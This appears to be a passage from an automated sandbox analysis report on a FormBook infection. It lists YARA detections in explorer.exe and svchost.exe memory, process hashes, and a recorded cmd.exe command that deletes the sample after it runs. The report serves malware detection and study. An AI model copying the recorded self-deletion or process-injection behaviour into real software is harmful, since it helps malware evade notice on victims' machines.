Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.422353517.0000000000F00000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.422353517.0000000000F00000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.422353517.0000000000F00000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.422322216.0000000000ED0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.422322216.0000000000ED0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.422322216.0000000000ED0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.421818321.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.421818321.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.421818321.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3440 Parent PID: 1260

General

Start time:	09:43:12
Start date:	15/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.386735863.0000000007648000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.386735863.0000000007648000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.386735863.0000000007648000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.401938701.0000000007648000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.401938701.0000000007648000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.401938701.0000000007648000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: svchost.exe PID: 1972 Parent PID: 3440

General

Start time:	09:43:37
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0xf60000
File size:	44520 bytes
MD5 hash:	FA6C268A5B5BDA067A901764D203D433
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.611035350.0000000000E30000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.611035350.0000000000E30000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.611035350.0000000000E30000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.610962252.0000000000E00000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.610962252.0000000000E00000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.610962252.0000000000E00000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.610457709.0000000000590000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.610457709.0000000000590000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.610457709.0000000000590000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2456 Parent PID: 1972

General

Start time:	09:43:43
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\SRMETALINDUSTRIES.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6832 Parent PID: 2456

General

Start time:	09:43:43
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis